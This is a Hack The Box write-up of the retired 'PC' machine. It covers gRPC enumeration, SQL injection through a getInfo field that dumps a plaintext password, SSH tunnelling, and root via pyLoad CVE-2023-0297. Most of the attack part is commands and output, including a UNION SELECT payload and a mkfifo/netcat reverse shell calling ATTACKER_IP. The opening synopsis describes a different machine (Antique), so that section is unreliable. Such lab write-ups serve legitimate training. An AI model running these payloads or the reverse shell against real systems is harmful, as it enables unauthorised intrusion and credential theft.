




RETIRED MACHINE

PC

Machine Writeup · Hack The Box

4.3 ★
RATING

Easy
DIFFICULTY

Linux
OS

11,287
USER OWNS

10,943
SYSTEM OWNS

20
POINTS

MACHINE SYNOPSIS

Antique is an easy-difficulty Linux machine hosting an HP JetDirect printer on telnet. SNMP enumeration leaks the device password, granting telnet access and command execution. A reverse shell is established via netcat. Privilege escalation abuses CUPS 1.6.1, which allows arbitrary root file reads via a Metasploit module, exposing the root flag.

CONTENTS

01	Reconnaissance & gRPC Identification	04	SSH Foothold & Internal Port Discovery
02	gRPC Enumeration with grpcurl	05	CVE-2023-0297 — pyLoad Pre-Auth RCE
03	SQLi via getInfo — Credential Extraction	06	Lessons Learned



Martí Hervás

Penetration Tester · Hack The Box · 2025

hackthebox.com/machines/pc

01 Reconnaissance & gRPC Service Identification

Two open ports on 10.10.11.214: SSH on 22 and an unrecognised service on 50051. Nmap cannot fingerprint port 50051 directly, but the port number is a well-known default for gRPC — Google's Remote Procedure Call framework built on HTTP/2. Confirming this shapes the entire enumeration approach.

NMAP — FULL PORT SCAN

```
nmap — service scan

$ nmap -sC -sV -p- --min-rate 10000 10.10.11.214

PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7
50051/tcp  open  unknown  (1 service unrecognised)

# Port 50051 = gRPC default — verify with grpcurl
# SSH version: Ubuntu Focal (20.04)
```

NOTE When nmap cannot identify a service, cross-reference the port number against known defaults. 50051 is the canonical gRPC port. Download `grpcurl` (github.com/fullstorydev/grpcurl) to interact with gRPC services from the command line.

02 gRPC Enumeration with grpcurl

`grpcurl` is the `curl` equivalent for gRPC — it lists available services, describes their methods and message schemas, and sends arbitrary requests. Server reflection is enabled on this target, making full enumeration trivial without any prior schema knowledge.

LIST AVAILABLE SERVICES

```
grpcurl — service enumeration

$ ./grpcurl -plaintext 10.10.11.214:50051 list

SimpleApp
grpc.reflection.v1alpha.ServerReflection

# Server reflection enabled — full schema discoverable
```

DESCRIBE SERVICE METHODS



grpcurl — method discovery

```
$ ./grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp

service SimpleApp {
  rpc LoginUser    ( .LoginUserRequest ) returns ( .LoginUserResponse );
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );
  rpc getInfo      ( .getInfoRequest ) returns ( .getInfoResponse );
}
```

REGISTER & AUTHENTICATE — CAPTURE JWT TOKEN



grpcurl — auth & JWT extraction

```
# Register a new user
$ ./grpcurl -d '{"username":"attacker","password":"pass123"}'
  -plaintext 10.10.11.214:50051 SimpleApp/RegisterUser

# Login with -vv to capture response trailers
$ ./grpcurl -vv -d '{"username":"attacker","password":"pass123"}'
  -plaintext 10.10.11.214:50051 SimpleApp/LoginUser

# Response trailers contain JWT:
token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
# {"message": "Your id is 365."}
```

DESCRIBE getInfo MESSAGE SCHEMA



grpcurl — getInfo schema

```
$ ./grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest

message getInfoRequest {
  string id = 1;
}

# id field is user-controlled string — prime injection surface
```

03

SQL Injection via getInfo — Credential Extraction

The id parameter in the getInfo endpoint is passed directly to a SQLite query without sanitisation. An OR-based probe confirms injection, and a UNION SELECT against the accounts table extracts the sau user's password in plaintext. No

hash cracking required — the database stores credentials in cleartext.

STEP 1 — CONFIRM INJECTION

```
SQLi — injection confirmation

$ ./grpcurl -format text \
  -H "token: <JWT_TOKEN>" \
  -d 'id: "123 OR 1=1"' \
  -plaintext 10.10.11.214:50051 SimpleApp/getInfo

# Different error/response confirms injection
# DB fingerprint via RANDOMBLOB confirms SQLite backend
```

STEP 2 — DUMP sau PASSWORD VIA UNION SELECT

```
SQLi — UNION credential dump

$ ./grpcurl -format text \
  -H "token: <JWT_TOKEN>" \
  -d 'id: "123 UNION ALL SELECT password
    FROM accounts LIMIT 1 OFFSET 1 -- -"' \
  -plaintext 10.10.11.214:50051 SimpleApp/getInfo

# Response:
message: "HereIsYourPassWord1431"

# Credentials: sau : HereIsYourPassWord1431
```

WARN Storing passwords in plaintext in the database eliminates any defence from password hashing. Even a simple bcrypt hash would have required cracking time. Never store credentials in cleartext — always use a proper KDF.

04

SSH Foothold & Internal Port Discovery

SSH access as sau is confirmed using the dumped credentials. Local port enumeration reveals two internal-only services: port 8000 (a web application that redirects to /login) and port 9666. An SSH tunnel exposes port 8000 locally, revealing a pyLoad download manager instance.

SSH LOGIN & USER FLAG



```
$ ssh sau@10.10.11.214
Password: HereIsYourPassWord1431

sau@pc:~$ cat user.txt
9d44f6b0*****
```

ENUMERATE INTERNAL LISTENING PORTS



```
sau@pc:~$ netstat -ltpn

tcp  127.0.0.1:8000    LISTEN  (web app — redirects to /login)
tcp  0.0.0.0:9666      LISTEN
tcp  :::50051         LISTEN  (gRPC — known)
tcp  :::22           LISTEN  (SSH — known)
```

SSH TUNNEL — EXPOSE PORT 8000



```
$ ssh -L 8000:localhost:8000 sau@10.10.11.214

# Browse http://localhost:8000 locally
# pyLoad download manager login page appears

sau@pc:~$ pip show pyload-ng
Version: 0.5.0b3.dev30
# Vulnerable to CVE-2023-0297 — pre-auth RCE
```

05

CVE-2023-0297 — pyLoad Pre-Auth RCE to Root

pyLoad 0.5.0b3.dev30 is vulnerable to CVE-2023-0297 — a pre-authentication remote code execution via the /flash/addcrypted2 endpoint. The vulnerability allows injecting Python code through the `jk` parameter, which is evaluated server-side without authentication. The pyLoad process runs as root, so exploitation immediately yields a root shell.

STEP 1 — CREATE REVERSE SHELL SCRIPT ON TARGET

 target — reverse shell script

```
# On the target as sau:
sau@pc:/tmp$ echo "rm /tmp/f; mkfifo /tmp/f; \
  cat /tmp/f | /bin/sh -i 2>&1 | \
  nc ATTACKER_IP 1234 >/tmp/f" > shell.sh

sau@pc:/tmp$ chmod +x shell.sh
```

STEP 2 — START LISTENER & TRIGGER CVE-2023-0297

 CVE-2023-0297 — PoC execution

```
# Start listener on attacker machine:
$ nc -lnvp 1234

# Run PoC (exploit-db 51532):
$ python3 poc.py -u http://localhost:8000 \
  -c "bash /tmp/shell.sh"

# PoC injects via /flash/addcrypted2?jdk= parameter
# No authentication required
```

ROOT SHELL — CAPTURE FLAG

 root shell — flag capture

```
(remote) root@pc:/root# hostname; whoami
pc
root

(remote) root@pc:/root# cat root.txt
0a167139*****
```

ROOT OBTAINED — pyLoad CVE-2023-0297 pre-auth RCE running as root

06

Lessons Learned

01 Non-Standard Ports Hide Critical Services — Always Full Scan

Port 50051 is not in nmap's default top-1000 list. Without a full -p- scan, the gRPC service — and the entire attack chain — would be invisible. Never rely on default port scans for penetration tests. Always scan all 65535 ports.

02 gRPC Is Not a Security Boundary

gRPC uses HTTP/2 and Protocol Buffers, but the application logic is still vulnerable to the same injection classes as any REST API. The `id` field passed to a SQLite query without parameterisation is textbook SQLi regardless of the transport layer. Treat gRPC endpoints with the same scrutiny as HTTP endpoints.

03 Cleartext Credential Storage Is Indefensible

The `accounts` table stored passwords as plaintext strings. No cracking, no GPU time — a single `UNION SELECT` returned the password directly. Use `bcrypt`, `argon2`, or `scrypt`. Salted hashing is non-negotiable for any credential store.

04 Internal-Only Does Not Mean Safe

pyLoad was bound to `127.0.0.1:8000` and intentionally isolated from external access. An SSH tunnel bypassed that entirely in seconds. Pre-auth RCE on a root-owned internal service is a catastrophic combination. Internal services need patching just as urgently as external ones — perhaps more so, since they often run with elevated privileges.

Writeup authored by Marti Hervas · Hack The Box · PC Machine · 2025